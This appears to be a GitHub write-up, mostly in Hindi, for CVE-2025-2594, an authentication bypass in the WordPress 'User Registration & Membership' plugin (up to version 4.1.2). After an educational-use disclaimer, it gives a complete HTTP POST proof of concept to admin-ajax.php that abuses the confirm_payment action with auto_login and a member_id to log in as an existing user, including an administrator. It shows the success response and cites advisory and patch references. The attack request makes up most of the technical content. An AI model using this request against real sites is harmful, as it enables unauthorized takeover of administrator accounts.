
 ubaydev/cve-2025-2594
उपयोगकर्ता पंजीकरण और सदस्यता <= 4.1.2 - प्रमाणीकरण बाईपास

इस CVE (Common Vulnerabilities and Exposures) राइटअप में प्रस्तुत जानकारी केवल शैक्षिक और सूचनात्मक उद्देश्यों के लिए है। दिए गए विवरण सार्वजनिक रूप से उपलब्ध संसाधनों, शोध और लेखक द्वारा किए गए विश्लेषण पर आधारित हैं। यह सामग्री हैकिंग, शोषण या सिस्टम में अनधिकृत पहुँच सहित किसी भी अवैध गतिविधि को बढ़ावा देने या प्रोत्साहित करने के लिए नहीं है।
लेखक प्रस्तुत जानकारी के किसी भी दुरुपयोग के लिए कोई जिम्मेदारी नहीं लेता है। यह अनुशंसा की जाती है कि व्यक्ति और संगठन इस ज्ञान का उपयोग जिम्मेदारीपूर्वक और लागू कानूनों व विनियमों के अनुपालन में करें। पाठकों को दृढ़ता से सलाह दी जाती है कि वे कमजोरियों का परीक्षण केवल उचित प्राधिकरण के साथ नियंत्रित वातावरण में करें।
इस राइटअप के लेखक और योगदानकर्ता दुर्भावनापूर्ण गतिविधियों का समर्थन या प्रोत्साहन नहीं करते हैं और जिम्मेदार प्रकटीकरण और एथिकल हैकिंग प्रथाओं को प्रोत्साहित करते हैं।
"User Registration & Membership" WordPress प्लगइन में एक गंभीर सुरक्षा कमजोरी पाई गई है, जो सदस्यता वेबसाइट और पंजीकरण फॉर्म बनाने के लिए एक लोकप्रिय उपकरण है। यह दोष, जिसे CVE-2025-2594 के रूप में पहचाना गया है, का CVSS स्कोर 8.1 है, जो इसकी उच्च गंभीरता को दर्शाता है।
WordPress के लिए User Registration & Membership प्लगइन संस्करण 4.1.2 तक (और इसमें शामिल) प्रमाणीकरण बाईपास के लिए असुरक्षित है। यह 'confirm_payment()' फ़ंक्शन में गलत प्रमाणीकरण के कारण होता है। यह अनधिकृत हमलावरों को साइट पर मौजूद किसी मौजूदा उपयोगकर्ता (यहाँ तक कि एक व्यवस्थापक) में लॉग इन करने की अनुमति देता है, बशर्ते निम्नलिखित शर्त पूरी हो:
POST /wp-admin/admin-ajax.php HTTP/1.1
User-Agent: PostmanRuntime/7.43.3
Accept: */*
Postman-Token: b41b34c8-c1c9-4e3a-aa4f-380706626e7a
Host: hackthebox.test
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------------------705549092016875046023302
Content-Length: 565

----------------------------705549092016875046023302
Content-Disposition: form-data; name="action"

user_registration_membership_confirm_payment
----------------------------705549092016875046023302
Content-Disposition: form-data; name="security"

CONFIRM_PAYMENT_NONCE
----------------------------705549092016875046023302
Content-Disposition: form-data; name="form_response"

{ "auto_login": true }
----------------------------705549092016875046023302
Content-Disposition: form-data; name="member_id"

1
----------------------------705549092016875046023302--

{"success":true,"data":{"message":null}}
- https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/user-registration/user-registration-membership-412-authentication-bypass
- https://plugins.trac.wordpress.org/browser/user-registration/tags/4.1.1/modules/membership/includes/AJAX.php#L566
- https://plugins.trac.wordpress.org/changeset/3262077/user-registration/trunk/modules/membership/includes/AJAX.php
- https://plugins.trac.wordpress.org/changeset/3262077/user-registration/trunk/modules/membership/includes/Admin/Services/MembersService.php






